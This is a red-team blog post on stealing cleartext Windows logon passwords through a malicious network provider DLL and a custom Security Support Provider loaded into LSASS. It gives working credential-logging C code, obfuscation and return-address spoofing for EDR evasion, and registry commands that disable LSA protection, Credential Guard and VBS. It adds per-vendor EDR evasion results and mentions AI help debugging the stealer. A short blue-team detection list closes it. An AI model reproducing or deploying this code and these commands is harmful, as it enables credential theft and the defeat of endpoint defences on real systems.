Using Old Providers for New Environments
Introduction
In 2020, Grzegorz Tworek released NPPSpy, demonstrating that a malicious network provider DLL could receive cleartext interactive logon credentials via a NPLogonNotify exported function within the network Providers dll. The technique is old. It maps to MITRE T1556.008 Modify Authentication Process: Network Provider DLL.
During our assessments we have found several instances where this might still work. Given that we have an environment that might use a EDR vendor but might not always use the newest operating system. The problem with traditional Credential retrieval like opening a handle to lsass is that it can generate a large amount of IOC’s like new handles to Lsass and using them to read process memory for example. There are still instances where some EDR vendors are blind to this because Microsoft has closed some telemetry possibilities within the kernel for other companies. But that might be part of a future blogpost.
On a modern Windows 11 endpoint, the original PoC often fails silently because Microsoft removed the mechanism, but because policy defaults changed, and current detections mostly focus on LSASS base detections.
This post walks through:
- The original NPPSpy approach
- An updated
EnableMPR - An updated, slightly obfuscated provider (
Nameithowyouwantprovider) - The SSP alternative via
AddSecurityPackageA - Exact registry keys required for each path
- Which EDRs report what, based on actual lab testing
For authorized red team assessments and defensive research only.
Background: Two Old Paths, Two Different Processes
| Technique | API | Target process |
|---|---|---|
| Network Provider | NPLogonNotify |
mpnotify.exe (spawned by winlogon) |
| Security Support Provider | AddSecurityPackageA |
lsass.exe (PPL) |
Neither path runs inside the other. NP providers are not loaded into LSASS. SSPs are not called through MPR.
Interactive logon
    │
    ├─► winlogon ──► lsass (Kerberos, NTLM, SSPs)
    │
    └─► winlogon ──► mpnotify.exe ──► NPLogonNotify() in the target DLL
mpnotify.exe is not always running. Winlogon spawns it during logon/password-change events, then it exits.
Part 1: The original NPPSpy
NPPspy is a small .dll you can find on Grzegosz Tworeks Github page
What it does
- It registers a DLL as a credential-manager network provider
- It exports
NPGetCapsandNPLogonNotify - On interactive logon,
mpnotifycallsNPLogonNotifywith anMSV1_0_INTERACTIVE_LOGONstruct - It write username and password to
C:\NPPSpy.txt
Most important sections of the code are the savepassword function under on of the Exports, namely NPLogonNotify. So after interactive logins and network logins the username and password is written into C:\NPPSPY.txt.
DWORD APIENTRY NPLogonNotify(..., LPVOID lpAuthInfo, ..., LPWSTR* lpLogonScript)
{
    SavePassword(
        &(((MSV1_0_INTERACTIVE_LOGON*)lpAuthInfo)->UserName),
        &(((MSV1_0_INTERACTIVE_LOGON*)lpAuthInfo)->Password)
    );
    lpLogonScript = NULL;
    return WN_SUCCESS;
}
Registry setup (NPPSpy)
Add the Provider dll to network providers
To add the Network Provider to the System, you have to add several Registry keys as an Administrator the System. After that during my experiments it was mostly enough to relogin to the System to set the credential capture in its place. After that, new network logins will lands in C:\NPPspy.txt. Setup can be seen in this POST. You add/change the following registry keys:
- New-Item -Path “HKLM:\SYSTEM\CurrentControlSet\Services\$NetworkProviderName”
- the subkey NetworkProvider “HKLM:\SYSTEM\CurrentControlSet\Services$NetworkProviderName\NetworkProvider”
- Add to the order of system-wide Networkproviders “HKLM:\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order”
$NetworkProviderName = "TestingProvider"

New-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\$NetworkProviderName"
New-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\$NetworkProviderName\NetworkProvider"
New-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\$NetworkProviderName\NetworkProvider" -Name "Class" -Value 2
New-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\$NetworkProviderName\NetworkProvider" -Name "Name" -Value $NetworkProviderName
New-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\$NetworkProviderName\NetworkProvider" -Name "ProviderPath" -PropertyType ExpandString -Value "%SystemRoot%\System32\$NetworkProviderName.dll"

$NetworkProviderPath = Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order" -Name ProviderOrder
$NetworkProviderOrder = $NetworkProviderPath.ProviderOrder + ",$NetworkProviderName"
Set-ItemProperty -Path $NetworkProviderPath.PSPath -Name ProviderOrder -Value $NetworkProviderOrder
What it captures and what not
Triggers NPLogonNotify |
Does not trigger |
|---|---|
| Login screen sign-in | Run as different user |
| Switch user logon | runas.exe |
Password change (if NPPasswordChangeNotify exists) |
Unlock workstation |
| UAC elevation (same user) |
Part 2: NPPSpy “Doesn’t Work” on Modern Windows
If you deploy NPPSpy nowadays most of the time nothing lands in C:\NPPSpy.txt when you have Windows 11/Windows Server 2025 running. The reason for this is that Microsoft describes NPLogonNotify/NPPasswordChangeNotify as depracated and says they may be removed in a future release. So it is mostly gated by modern day Policies, not necessarily because it cannot be used anymore. To tackle this you can again set some registry keys to enable the old expected behaviour.
1. EnableMPR / EnableMPRNotifications
Check:
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" |
    Select-Object EnableMPR, EnableMPRNotifications
| Value | Meaning |
|---|---|
EnableMPR = 0 |
MPR disabled means NP DLLs never loaded |
EnableMPRNotifications = 0 |
mpnotify credential notify path disabled |
During my experiments I often found out that it was enough to Enable the EnableMPR key for it to work again, but that depends on hardening state, EDR and OS environment found of the current machine you are looking at. So try it out for your lab first with only the EnableMPR value and then try it with EnableMPRNotifications. Sometimes a Restart was needed for it to work in my case but often a simple full sign out and relogin was enough so credentials did end up in C:\Nppspy.txt
Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" `
    -Name EnableMPR -Value 1 -Type DWord
Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" `
    -Name EnableMPRNotifications -Value 1 -Type DWord
Restart-Computer/Relogin
The Result then looks as follows

Overall the Problem with that approach is that the call for NPLogonNotify is a hard IOC and the original dll is heavily known for abuse so a lot of vendors flag it immediately when they check new executables right on disk or even behavioural after some runtime.

We can check the currently installed network providers using the following powershell snippet. You can also just use the get-networkproviders.ps1 from the gtworek github
Verification script
$order = (Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order").ProviderOrder -split ','
$order | ForEach-Object {
    $np = Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Services\$($_.Trim())\NetworkProvider" -EA SilentlyContinue
    if ($np) {
        $dll = [Environment]::ExpandEnvironmentVariables($np.ProviderPath)
        [PSCustomObject]@{
            Provider = $_.Trim()
            DLL      = $dll
            Exists   = Test-Path $dll
            Class    = ('0x{0:X}' -f $np.Class)
        }
    }
} | Format-Table -AutoSize
An example output of a local system might including RDPMP,P9NP,LanmanWorkstation,webclient

3. No stock DLL exports NPLogonNotify
When we look at other network providers like rdpnp you see that none of them exposes the export NPLogonNotify. A provider that does this immediately looks suspicious for a potential reviewer.
Part 3: TestProviderAdv - Old Trick, might work
I added some stuff to the old NPPSY implementation to make it look more legitimate compared to regular Networkproviders. The main IOC on that approach stays the same, namely calling NPLogonNotify
TestProviderAdv keeps the same MPR mechanism but addresses PoC bugs and adds light obfuscation.
It every NPLoginnotify call it uses a more or less random subset of API calls before actually saving something to disk. These are are not advanced techniques at the point of writing i was just experimenting around. Suprisingly, this was enough for some vendors to not directly flag the .dll file as malicious anymore.
Obfuscation additions
- DJB2 API hashing - resolve
CreateFileW/WriteFileat runtime, no direct kernel32 imports for file I/O - 15 NP stub exports -
NPAddConnection,NPOpenEnum, etc. - 20 fake WinAPI exports - export table padding
- Random benign API calls in
NPLogonNotify- sandbox jitter - changing the logfile directory to C:\Windows\Tasks
My Nplogonnotify now looks like this:
__declspec(dllexport)
DWORD APIENTRY NPLogonNotify(
    PLUID   lpLogonId,
    LPCWSTR lpAuthInfoType,
    LPVOID  lpAuthInfo,
    LPCWSTR lpPrevAuthInfoType,
    LPVOID  lpPrevAuthInfo,
    LPWSTR  lpStationName,
    LPVOID  StationHandle,
    LPWSTR *lpLogonScript)
{
    (void)lpLogonId; (void)lpAuthInfoType; (void)lpPrevAuthInfoType;
    (void)lpPrevAuthInfo; (void)lpStationName; (void)StationHandle;

    if (!g_CreateFileW)
        ResolveApis();

    RandomResolvedApiCalls(lpLogonId);

    if (lpAuthInfo)
        SavePassword(
            &(((MSV1_0_INTERACTIVE_LOGON *)lpAuthInfo)->UserName),
            &(((MSV1_0_INTERACTIVE_LOGON *)lpAuthInfo)->Password));

    if (lpLogonScript) *lpLogonScript = NULL;
    return WN_SUCCESS;
}
The additional RandomresolvedApiCalls is pretty self explanatory here. The goal is always to change the least amount of code to get the expected result.
static void RandomResolvedApiCalls(PLUID lpLogonId)
{
    DWORD seed = 0x9E3779B9u;
    if (lpLogonId) {
        seed ^= lpLogonId->LowPart;
        seed ^= lpLogonId->HighPart << 16;
    }
    if (g_GetTickCount)
        seed ^= g_GetTickCount();
    else
        seed ^= (DWORD)(ULONG_PTR)lpLogonId;

    /* 3 to 8 calls, LCG step between picks */
    DWORD nCalls = 3u + (seed % 6u);
    for (DWORD i = 0; i < nCalls; i++) {
        seed = seed * 1664525u + 1013904223u;
        DWORD pick = seed % 6u;
        switch (pick) {
        case 0:
            if (g_GetTickCount) (void)g_GetTickCount();
            break;
        case 1:
            if (g_GetCurrentProcessId) (void)g_GetCurrentProcessId();
            break;
        case 2:
            if (g_GetCurrentThreadId) (void)g_GetCurrentThreadId();
            break;
        case 3: {
            FILETIME ft;
            if (g_GetSystemTimeAsFileTime)
                g_GetSystemTimeAsFileTime(&ft);
            break;
        }
        case 4:
            if (g_GetLastError) (void)g_GetLastError();
            break;
        case 5:
            if (g_GetVersion) (void)g_GetVersion();
            break;
        default:
            break;
        }
    }
}
It represents the legitimate Network security Providers more closely in terms of exported functions.
The comparison of the export count is as follows.
Export count: 57 vs NPPSpy’s 2 vs davclnt.dll’s 24.
You can find the adjusted Network Security Provider on my Github
But now lets go to the last additional topic.
Part 4: SSP The LSASS Path (AddSecurityPackageA)
When MPR is locked down or NP registration is monitored, we as red Teamers sometimes have the option to fall back to Security Support Providers. The Problem with these ones is that you theoretically can load them on runtime using the AddSecurityPackageA function from sspi.dll, but this actively loads some dll into LSASS during runtime. So this might also lead to a hard NO for some vendors. However, I have used these in a lot of assessments over the years and they still work pretty reliably. What is often the case on client Systems is that either Lsass has the RunasPPL/RunAsPPLBoot flag set and Credential Guard is active.
Nowadays for client systems this is mostly the case but we often find servers with this attribute disabled. I guess in aged environment the reason for that is:
“We fear that thing might break”, but without ever even trying you might be breached within a few hours instead of a few days.
This topic was also documented before several times. One example is the awesome ired.team Blog .
But i like to bring this up as you still can get decent success using the Security Providers.
How are Security Support Providers working
- its a DLL exporting
SpLsaModeInitializeand credential hooks (SpAcceptCredentials, etc.) -
To add it during runtime you can Call
AddSecurityPackageA("C:\path\to\package.dll", &options), Alternatively manipulate some resgitry keys to get persistence after reboot. for persistence the .dll has to be put into C:\Windows\System32\SSP.dll - LSA loads the DLL into
lsass.exe - Package receives credentials on subsequent logons
A minimal program that uses the API and add the dll during runtime looks like this (taken from ired.team):
SECURITY_PACKAGE_OPTIONS spo = { 0 };
SECURITY_STATUS status = AddSecurityPackageA(
    "C:\\Windows\\System32\\YourSSP.dll",
    &spo
);
A minial Securityprovider dll can look like the following, also from the same ired team article:
#include "stdafx.h"
#define WIN32_NO_STATUS
#define SECURITY_WIN32
#include <windows.h>
#include <sspi.h>
#include <NTSecAPI.h>
#include <ntsecpkg.h>
#include <iostream>
#pragma comment(lib, "Secur32.lib")

NTSTATUS NTAPI SpInitialize(ULONG_PTR PackageId, PSECPKG_PARAMETERS Parameters, PLSA_SECPKG_FUNCTION_TABLE FunctionTable) { return 0; }
NTSTATUS NTAPI SpShutDown(void) { return 0; }

NTSTATUS NTAPI SpGetInfo(PSecPkgInfoW PackageInfo)
{
	PackageInfo->Name = (SEC_WCHAR *)L"SSSPotless";
	PackageInfo->Comment = (SEC_WCHAR *)L"SSSPotless <o>";
	PackageInfo->fCapabilities = SECPKG_FLAG_ACCEPT_WIN32_NAME | SECPKG_FLAG_CONNECTION;
	PackageInfo->wRPCID = SECPKG_ID_NONE;
	PackageInfo->cbMaxToken = 0;
	PackageInfo->wVersion = 1;
	return 0;
}

NTSTATUS NTAPI SpAcceptCredentials(SECURITY_LOGON_TYPE LogonType, PUNICODE_STRING AccountName, PSECPKG_PRIMARY_CRED PrimaryCredentials, PSECPKG_SUPPLEMENTAL_CRED SupplementalCredentials)
{
	HANDLE outFile = CreateFile(L"c:\\temp\\logged-pw.txt", FILE_GENERIC_WRITE, 0, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
	DWORD bytesWritten = 0;

	std::wstring log = L"";
	std::wstring account = AccountName->Buffer;
	std::wstring domain = PrimaryCredentials->DomainName.Buffer;
	std::wstring password = PrimaryCredentials->Password.Buffer;

	log.append(account).append(L"@").append(domain).append(L":").append(password).append(L"\n");
	WriteFile(outFile, log.c_str(), log.length() * 2, &bytesWritten, NULL);
	CloseHandle(outFile);
	return 0;
}

SECPKG_FUNCTION_TABLE SecurityPackageFunctionTable[] =
{
	{
		NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL,	SpInitialize, SpShutDown, SpGetInfo, SpAcceptCredentials, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL
	}
};

// SpLsaModeInitialize is called by LSA for each registered Security Package
extern "C" __declspec(dllexport) NTSTATUS NTAPI SpLsaModeInitialize(ULONG LsaVersion, PULONG PackageVersion, PSECPKG_FUNCTION_TABLE *ppTables, PULONG pcTables)
{
	*PackageVersion = SECPKG_INTERFACE_VERSION;
	*ppTables = SecurityPackageFunctionTable;
	*pcTables = 1;
	return 0;
}
SSP registry (boot-time persistence)
If you have the preconditions for AddSecurityPackageA and you manage to install as Security Provider successfully, keep in mind that this method only lasts until a reboot takes place. For persistence across reboots:
For Persistence again you have to set some registry keys. If your target is newer than (Win 11 22H2+) or the newest win Server version you have to enable custom SSP explicitely. A write to this registry key might be monitored by SOC teams. If the value of AllowCustomSSPsAPs is 0 you have to turn it to 1
Get-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\System" -Name AllowCustomSSPsAPs -ErrorAction SilentlyContinue

Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\System" -Name AllowCustomSSPsAPs -Type DWord -Value 1
If LSA runs a protected Process it has to be turned off. Does not sound realistic in a real world scenario? More often than not it really worked for me. Sometimes you have to wait for some days for a reboot but often this helped to gain valuable credentials during an assessment
Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name RunAsPPL -ErrorAction SilentlyContinue


Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name RunAsPPL -Type DWord -Value 0
Now technically you dont have to disable Device Guard because this is mostly for isolating NTLM Hashes and Kerberos tickets from lsass. I still disable it for convenience though. Keep in mind this registry key change might be part of a custom detection chain.
New-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\DeviceGuard" -Name "EnableVirtualizationBasedSecurity" -Value 0 -PropertyType DWord -Force

# Credential Guard off
New-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "LsaCfgFlags" -Value 0 -PropertyType DWord -Force
The DLL must live in a path LSA can load (typically %SystemRoot%\System32\).
For registering the SSP so it get loaded after reboot you have to set the following registry keys. Please check beforehande if some other SSP are installed and loaded.
Check given SSP
reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa" /v "Security Packages"

Add a single one or new ones. If some are already there add a '\0' before the name

Single one
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa" /v "Security Packages" /t REG_MULTI_SZ /d "provider.dll" /f

Multiple (Depending on whats already there)

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa" /v "Security Packages" /t REG_MULTI_SZ /d "firstprovider\0providerno2\0provider.dll" /f
Attention

During some of the tests and while applying the runtime Version of the SSP ran into an error after a undefined time. The windows Pc then had to restart after on minute. This is not ideal in a real assessment, as production machines should not be forcefully reset. The Resulting error can be found in the event viewer Application error logs (Event ID 1000,1001) and in System logs Event ID 1074 where unexpected shutdowns are shown.
After some debugging (with AI Assistance) i found out that this was probably because i was calling decoy functions from within the SpAcceptCredentials function which is the one responsible for writing our passwords. Also I saw that crashes occured more often after providing more complex passwords containg special characters.
With the help of some claude I was able to change all of that to pure unicode logging and after that the error was seen far less often.
static PWCHAR BuildCredentialLogLine(
	_In_opt_ PUNICODE_STRING AccountName,
	_In_opt_ PUNICODE_STRING DomainName,
	_In_opt_ PUNICODE_STRING Password,
	_Out_ PDWORD LogByteCount)
{
	USHORT accountChars = UnicodeStringCharCount(AccountName);
	USHORT domainChars = UnicodeStringCharCount(DomainName);
	USHORT passwordChars = UnicodeStringCharCount(Password);
	SIZE_T totalChars = (SIZE_T)accountChars + 1 + (SIZE_T)domainChars + 1 + (SIZE_T)passwordChars + 2;
	SIZE_T totalBytes = (totalChars + 1) * sizeof(WCHAR);
	PWCHAR logLine = NULL;
	PWCHAR cursor = NULL;

	*LogByteCount = 0;

	if (!g_LsaFunctionTable || !g_LsaFunctionTable->AllocateLsaHeap)
		return NULL;

	logLine = (PWCHAR)g_LsaFunctionTable->AllocateLsaHeap((ULONG)totalBytes);
	if (!logLine)
		return NULL;

	RtlZeroMemory(logLine, totalBytes);
	cursor = logLine;

	CopyUnicodeStringChars(cursor, accountChars, AccountName);
	cursor += accountChars;
	*cursor++ = L'@';

	CopyUnicodeStringChars(cursor, domainChars, DomainName);
	cursor += domainChars;
	*cursor++ = L':';

	CopyUnicodeStringChars(cursor, passwordChars, Password);
	cursor += passwordChars;
	*cursor++ = L'\n';
	*cursor++ = L'\n';
	*cursor = L'\0';

	*LogByteCount = (DWORD)((totalChars) * sizeof(WCHAR));
	return logLine;
}
The SpAcceptCredentials function was changed to the following
NTSTATUS NTAPI SpAcceptCredentials(
	SECURITY_LOGON_TYPE LogonType,
	PUNICODE_STRING AccountName,
	PSECPKG_PRIMARY_CRED PrimaryCredentials,
	PSECPKG_SUPPLEMENTAL_CRED SupplementalCredentials)
{
	HANDLE outFile = INVALID_HANDLE_VALUE;
	DWORD bytesWritten = 0;
	PWCHAR logLine = NULL;
	DWORD logByteCount = 0;
	NTSTATUS status = STATUS_SUCCESS;

	UNREFERENCED_PARAMETER(LogonType);
	UNREFERENCED_PARAMETER(SupplementalCredentials);

	if (!PrimaryCredentials)
		return STATUS_INVALID_PARAMETER;

	if (!g_LsaFunctionTable || !g_LsaFunctionTable->AllocateLsaHeap || !g_LsaFunctionTable->FreeLsaHeap)
		return STATUS_UNSUCCESSFUL;

	logLine = BuildCredentialLogLine(
		AccountName,
		&PrimaryCredentials->DomainName,
		&PrimaryCredentials->Password,
		&logByteCount);
	if (!logLine)
		return STATUS_NO_MEMORY;

	outFile = CreateFileW(
		L"c:\\windows\\Temp\\logged-pw.txt",
		FILE_GENERIC_WRITE,
		FILE_SHARE_READ,
		NULL,
		OPEN_ALWAYS,
		FILE_ATTRIBUTE_NORMAL,
		NULL);
	if (outFile == INVALID_HANDLE_VALUE) {
		status = STATUS_UNSUCCESSFUL;
		goto Cleanup;
	}

	SetFilePointer(outFile, 0, NULL, FILE_END);

	if (!WriteFile(outFile, logLine, logByteCount, &bytesWritten, NULL))
		status = STATUS_UNSUCCESSFUL;

Cleanup:
	if (outFile != INVALID_HANDLE_VALUE)
		CloseHandle(outFile);

	if (logLine && g_LsaFunctionTable && g_LsaFunctionTable->FreeLsaHeap)
		g_LsaFunctionTable->FreeLsaHeap(logLine);

	return status;
}
As an experiment i devloped LoadingofSSP.exe
It is a console program that loads a custom Security Support Provider (SSP) DLL into LSASS by calling AddSecurityPackageA with an XOR-encrypted path to the SSP (in my case C:\Temp\provider.dll). To avoid plain API strings, it resolves ntdll, kernel32, and sspicli.dll via hashed module/export lookup (GMH / GPAH), then invokes AddSecurityPackageA through a return-address spoofing stub (Patch + call r12 gadget in ntdll).
Around that core logic it adds noise and camouflage: loops of keineaufruhr() (benign WinAPI calls via _exp export wrappers), optional domain-join and sandbox checks (mostly commented out), and verbose printf/getchar debugging. It calls the API AddSecurityPackageA with Return Address patching using an assembly stub.
I did it as an experiment for runtime Loading of the SSP. It went through some edrs but also got detected especially via the AddSecurityPackageA call.
I added for usage you have to compile your ssp and put it into. C:\Temp\SecurityAddon.dll
It is basically obfuscated the same way as described for the new NPPSPy.dll
EDR Detection Results
Tested in lab VMs during June 2026. Policies vary so treat this as observed behavior, not a guarantee. Versions of EDRs are from JAN/FEB 2026. Keep in mind i did not have access to cloud console which may also play a role in detections.
Legend: 🟢 Not detected · 🔴 Detected · 🟡 Partial / delayed detection
Network Provider - NPPSpy (original)
| EDR Vendor | Result | Status |
|---|---|---|
| CrowdStrike | Not detected on cred capture | 🟡 |
| Bitdefender | Detected -static | 🔴 |
| MDE | Delayed | 🟡 |
| SentinelOne | Static on minimal DLL | 🟡 |
| Sophos | Not detected | 🟢 |
Network Provider - TestProviderAdv
| EDR Vendor | Result | Status |
|---|---|---|
| CrowdStrike | Not detected | 🟢 |
| Bitdefender | Not detected | 🟢 |
| MDE | Not detected | 🟢 |
| SentinelOne | Not detected | 🟢 |
| Sophos | Not detected | 🟢 |
SSP - AddSecurityPackageA loader
| EDR Vendor | Result | Status |
|---|---|---|
| CrowdStrike | Not detected | 🟢 |
| Bitdefender | detected in registry key write and AddSecurityPackageA call | 🔴 |
| MDE | Not detected but did not get it to work in that confugration | 🟡 |
| SentinelOne | detected in registry key write and AddSecurityPackageA call | 🔴 |
| Sophos | Not detected | 🟢 |
The Dll itself was never detected only the Registry write or the .exe that calls AddSecurityPackageA
Note: I am currently using the SSP path in assessments. CrowdStrike did not detect the SSP load in my testing, art least not out of the box. This contradicts the common assumption that every major EDR immediately flags AddSecurityPackageA. That does not mean it is invisible forever, if the instance you are testing against is backed up bei the CS hunting team, this might be detected after some time.
Where I Messed Up
- I assumed disabling lsa Protection was enough for SSP MDE still blocked in other tests while CrowdStrike did not.
- I tested NP with Run as different user and wondered why nothing wrote - that path never hits
NPLogonNotify. - I forgot
EnableMPRNotificationson a hardened VM and concluded “its just not working” it was just blocked by default policy . - I expected every EDR to instantly flag SSP CrowdStrike proved that wrong in my lab, at least for the load itself.
Detection for Blue Teams
Network Provider
- New entry in
NetworkProvider\Ordernot matching known providers - DLL in
System32exportingNPLogonNotify(no stock DLL does) mpnotify.exeloading unusual DLL at logon (Event ID 4688)EnableMPRNotificationsflipped to1after hardening
SSP
AddSecurityPackageAcall from non-system tooling- New value under
Lsa\Security Packages - Unsigned DLL loaded into
lsass.exe
Sysmon-style expectations
| Event | What to expect |
|---|---|
| Event 4688 | mpnotify.exe at logon; unusual parent chain |
| Event 4657 | Registry change under NetworkProvider\Order |
| Event 10 | lsass.exe access from loader process (SSP path) |
Why This Matters in 2026
During Assessments we need credentials, so lets go :D
Conclusion
NPPSpy is not dead. It is not usable by default, but with the right access you might be able to get something out of it. TestProviderAdv shows the same path with minimal fixes and light obfuscation. SSP via AddSecurityPackageA is the LSASS alternative, somehow still usable in my current testing,.
Purple teams should test both paths on their own stack. Do not assume your EDR catches either one because the blog post said so.
Thank you for reading the blog Post !!
If there are questions, you can reach out to me via LinkedIn or Mail. Python Scripts and Class can be found within the REPO
Kudos
Kudos go out to Grzegosz Tworek for his awesome and never ending useful tricks. His X channel
Moreover, ired team for their awesome gitbook public notes IRED TEAM NOTES
And the whitenightlabs ODCP course and their awesome labs that make testing possible Their page